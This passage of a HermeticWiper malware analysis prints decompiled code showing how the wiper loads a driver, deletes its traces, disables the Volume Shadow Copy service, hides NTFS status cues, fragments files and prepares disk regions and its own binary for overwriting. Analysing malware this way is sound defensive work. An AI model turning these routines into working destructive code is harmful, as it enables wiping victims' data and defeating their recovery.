
The installation function (denoted as `create_driver_svc`) first enables yet another privilege: `SeLoadDriverPrivilege` (which is required to allow loading drivers):



```
{
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
  {
    LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", &new_state->Privileges[0].Luid);
    new_state->PrivilegeCount = 1;
    new_state->Privileges[0].Attributes = 2;  // SE_PRIVILEGE_ENABLED = 0x00000002
    hSCManager = AdjustTokenPrivileges(TokenHandle, 0, new_state, 0, 0, 0);
  }
  GetLastError();
```

SeLoadDriverPrivilege

Then the driver is added as a system service, and started:




```
      ServiceW = CreateServiceW(
                   hSCManager,
                   lpServiceName,
                   lpServiceName,
                   0xF01FFu,
                   1u,
                   3u,
                   1u,
                   lpBinaryPathName,
                   0,
                   0,
                   0,
                   0,
                   0);
      if ( !ServiceW )
      {
        v11 = GetLastError();
        goto LABEL_12;
      }
      v19 = 1;
    }
    for ( i = 0; i < 5; ++i )
    {
      if ( started )
        break;
      started = StartServiceW(ServiceW, 0, 0);
      Sleep(0x3E8u);
```

Detail driver service being created

This triggers execution of the `DriverEntry` function, and since that point, the driver is residing in memory.

After the successful installation, the registry keys related to the service, as well as the dropped files, are deleted, to make the new driver more difficult to spot:




```
    DeleteFileW(file_name);
    ExtensionW = PathFindExtensionW(file_name);
    if ( ExtensionW )
    {
      *ExtensionW = 0;
      DeleteFileW(file_name);
    }
```

Deletion of dropped files

We must note, that file deletion does not interfere in the functionality of the driver. It is still loaded in memory (till the next reboot) and will be available for the further use.

Disabling shadow copies

It is a common action done by ransomware to delete shadow copies. It is supposed to destroy system backups, and paralyze the recovery. In this case, we can see the sample disabling the Shadow copy Service:




```
        v14 = 0;
        v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
        hndl = v15;
        if ( v15 )
        {
          vss_svc = OpenServiceW(v15, L"vss", 0x22u);// Volume Shadowcopy Service
          _vss_svc = vss_svc;
          if ( vss_svc )
          {
            if ( !ChangeServiceConfigW(vss_svc, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )//
                                                // ServiceType -> 0x10 = SERVICE_WIN32_OWN_PROCESS
                                                // StartType -> 0x4 = SERVICE_DISABLED
              v14 = _GetLastError();
            ControlService(_vss_svc, 1u, 0);
            CloseServiceHandle(_vss_svc);
            CloseServiceHandle(hndl);
          }
          else
          {
            v14 = _GetLastError();
            CloseServiceHandle(hndl);
          }
        }
        else
        {
          v14 = _GetLastError();
        }
```

Shadow Copies being disabled

Data Fragmentation

During our analysis, we noticed that the malware fragments the files present on the disk (as opposite of defragmentation).

Before the fragmentation routine, it changes some settings related to explorer:




```
  RegQueryInfoKeyW(HKEY_USERS, Class, &cchClass, 0, &cSubKeys, 0, 0, 0, 0, 0, 0, 0);
  if ( cSubKeys )
  {
    for ( i = 0; i < cSubKeys; ++i )
    {
      cchName = 255;
      if ( !RegEnumKeyExW(HKEY_USERS, i, Name, &cchName, 0, 0, 0, 0) )
      {
        phkResult = 0;
        if ( !RegOpenKeyW(HKEY_USERS, Name, &phkResult) )
        {
          hKey = 0;
          if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
          {
            *Data = 0;
            RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);//
                                                // Displays compressed and encrypted NTFS files in color. MUST be 1 to enable, or 0 to disable.
            RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);//
                                                // Shows pop-up descriptions for folder and desktop items. MUST be 1 to enable, or 0 to disable.
            RegCloseKey(hKey);
          }
          RegCloseKey(phkResult);
        }
      }
    }
  }
```

Registry changes to make it harder to spot NTFS operations

This is probably to hide the information about the file status to the user, to keep them in blind for as long time as possible.


Below function shows how the fragmentation routine is executed:



```
if ( v4 )
{
  for ( i = 0; i < 0x10; ++i )
  {
    hEvent = lpThreadParameterStruct1->hEvent;
    lpThreadParameterStruct1->unk0 = i;
    if ( !WaitForSingleObject(hEvent, 0) )
      break;
    enum_files_CallbackThirdParam(Avoid_special_windows_dir_lists, FileName, fragmentFile, lpThreadParameterStruct1);
  }
  HeapFree = ::HeapFree;
}
```

Wrapper function used for fragmentation purposes

The standard windows directories are being excluded:




```
int __stdcall check_special_windows_dir_lists(PCWSTR pszFirst, PWIN32_FIND_DATAW a2, elementStr *a3)
{
  int v3; // esi
  elementStr *fLink; // eax
  PCWSTR pszSrch[7]; // [esp+Ch] [ebp-1Ch]

  v3 = 0;
  pszSrch[0] = L"Windows";
  pszSrch[1] = L"Program Files";
  pszSrch[2] = L"Program Files(x86)";
  pszSrch[3] = L"PerfLogs";
  pszSrch[4] = L"Boot";
  pszSrch[5] = L"System Volume Information";
  pszSrch[6] = L"AppData";
  while ( !StrStrIW(pszFirst, pszSrch[v3]) )
  {
    if ( ++v3 >= 7 )
      return 1;
  }
```

Folder list that will be skipped


This can be done both to save time (by not corrupting standard files), and to avoid the interference with system stability.

The file fragmentation process can be seen in next images:



```
InBuffer.QuadPart = __PAIR64__(v6, v22);
v24 = 0;
DeviceIoControl(hFile, FSCTL_GET_RETRIEVAL_POINTERS, &InBuffer, 8u, revieval_points, 0x20u, &BytesReturned, 0);
LastError = GetLastError();
v19 = LastError;
if ( LastError )
{
  if ( LastError != ERROR_MORE_DATA )
    break;
  v22 = revieval_points[4];
  v25 = revieval_points[5];
}
v8 = *(revieval_points + 2) - InBuffer.QuadPart;
v9 = v8 >> 1;
v10 = SHIDWORD(v8) >> 1;
```

Fragmentation detail (1)



```
  while ( v10 || v9 > 1 )
  {
    v29 = 0i64;
    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
    p_bitmap_buf = &struct_1->bitmap_buf;
    bitmap_buf = struct_1->bitmap_buf;
    LODWORD(v18) = bitmap_buf->BitmapSize.LowPart;
    HighPart = bitmap_buf->BitmapSize.HighPart;
    HIDWORD(v18) = HighPart;
    v12 = sub_401160(*&SystemTimeAsFileTime, v18);
    v17 = bitmap_buf->BitmapSize.HighPart;
    StartingLcn = bitmap_buf->BitmapSize.LowPart;
    if ( sub_401370(StartingLcn, v17, v12, HIDWORD(v12), v9, v10)
      || sub_401370(StartingLcn - v12, (__PAIR64__(HighPart, StartingLcn) - v12) >> 32, 0, 0, v9, v10) )
    {
      v31.FileHandle = hObject;
      v31.StartingVcn = InBuffer;
      v31.StartingLcn.QuadPart = v29;
      v31.ClusterCount = v9;
      v24 = DeviceIoControl(struct_1->hDevice, FSCTL_MOVE_FILE, &v31, 0x20u, 0, 0, &BytesReturned, 0);
      if ( v24 )
      {
        revieval_points = _revieval_points;
        if ( (_revieval_points[7] & _revieval_points[6]) != -1 )
        {
          sub_4011E0(v9, (*p_bitmap_buf)->Buffer, v29, 1);
          sub_4011E0(v9, (*p_bitmap_buf)->Buffer, *(_revieval_points + 3), 0);
        }
        goto LABEL_15;
      }
      error = GetLastError();
      v19 = error;
      if ( error != ERROR_ACCESS_DENIED )
      {
        revieval_points = _revieval_points;
        goto LABEL_16;
      }
      get_volume_bitmap(struct_1->hDevice, &struct_1->bitmap_buf, &struct_1->bitmap_size);
      revieval_points = _revieval_points;
    }
    else
    {
      revieval_points = _revieval_points;
```

Fragmentation detail (2)

The fragmentation algorithm implementation is achieved by using different IOCTL_CODES (FSCTL) as FSCTL_GET_RETRIEVAL_POINTERS and FSCTL_GET_MOVE_FILES. The code looks pretty similar to a defragmentation code. But in this case, is being modified in order to fragment, where file chunks are splitted and moved to free clusters in the disk.

Data collection

After those preparations, malware enters the second stage of the execution: data collection. In casual ransomware cases, we may see sometimes that prior to the encryption, malware iterates through various directories, and makes a list of files that it is going to attack. This case is analogous, but much more interesting, because the authors iterate not through directories (at high level, using windows API), but at low level, through NTFS file system, reading various structures and parsing them manually. To enumerate them, they send IOCTLs through standard Windows devices (the newly installed driver is not used yet).


Data storage

The output of this parsing is stored in custom structures which we managed to reconstruct, and defined in the following way:

```
struct elemStr
{
  elemStr *fLink;
  elemStr *bLink;
  chunkStr *chunkPtr;
  DWORD diskNumber;
  BYTE *randomBufToWrite;
  DWORD sizeBuffer;
};

struct chunkStr
{
  chunkStr *fLink;
  chunkStr *bLink;
  LARGE_INTEGER offset;
  QWORD chunk_size;
};
```

They both are linked lists.

The first one `elemStr` defines the element that will be overwritten. Its size is retrieved, and the random buffer dedicated for its overwrite is generated:



```
_size_to_fill = total_size;
elem_str->diskNumber = disk_num;
elem_str->chunkPtr = 0;
if ( !total_size )
  _size_to_fill = 8 * BytesPerSector;

v39 = _size_to_fill;
elem_str->sizeBuffer = _size_to_fill;
heap = GetProcessHeap();
temp_buf = HeapAlloc(heap, 0, v39);
elem_str->randomBufToWrite = temp_buf;
if ( temp_buf )
{
  SystemTimeAsFileTime = 0i64;
  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
  sizeBuffer = elem_str->sizeBuffer;
  randomBufToWrite = elem_str->randomBufToWrite;
  phProv = 0;
  if ( CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000040) )
  {
    if ( !CryptGenRandom(phProv, sizeBuffer, randomBufToWrite) && sizeBuffer )
    {
      do
      {
        *randomBufToWrite++ = 0;
        --sizeBuffer;
      }
      while ( sizeBuffer );
    }
    CryptReleaseContext(phProv, 0);
  }
  goto process_next;
}
```

Random data being generated for later trashing action

The “chunk” represents a continuous block of physical addresses to be overwritten.


So in general, the malware will use these structures in a 2 step process. First step will collect all the data. The second step will wipe this data, using the previous created structure.

Collected elements

As seen before, these structures will be sent to functions that will perform the data corruption, at a very low level. The elements that are collected for later destruction are presented below.

Own executable and the dropped drivers

We have seen that the attackers were interested in cleaning their trace. To accomplish that, they will delete their own executable from disk, even tough the binary itself keeps running and in memory. As any other task performed in the filesystem by HermeticWiper, the way of deleting their binary is slightly different as other malwares do. The attackers first manage to find which offset the binary occupies in raw, and finally they will overwrite that specific offset.



```
SetLastError(v14);
if ( GetModuleFileNameW(0, Filename, 0x104u) )
  gen_random_for_retrieval_pointers_Fill_Add_To_diskStruct(Filename, &wipStructOwnBinary);// ADD OWN BINARY
```

HermeticWiper file will be destroyed, along with other elements

The dropped files (compressed and uncompressed driver) were added to the same structure, just after the the installation.

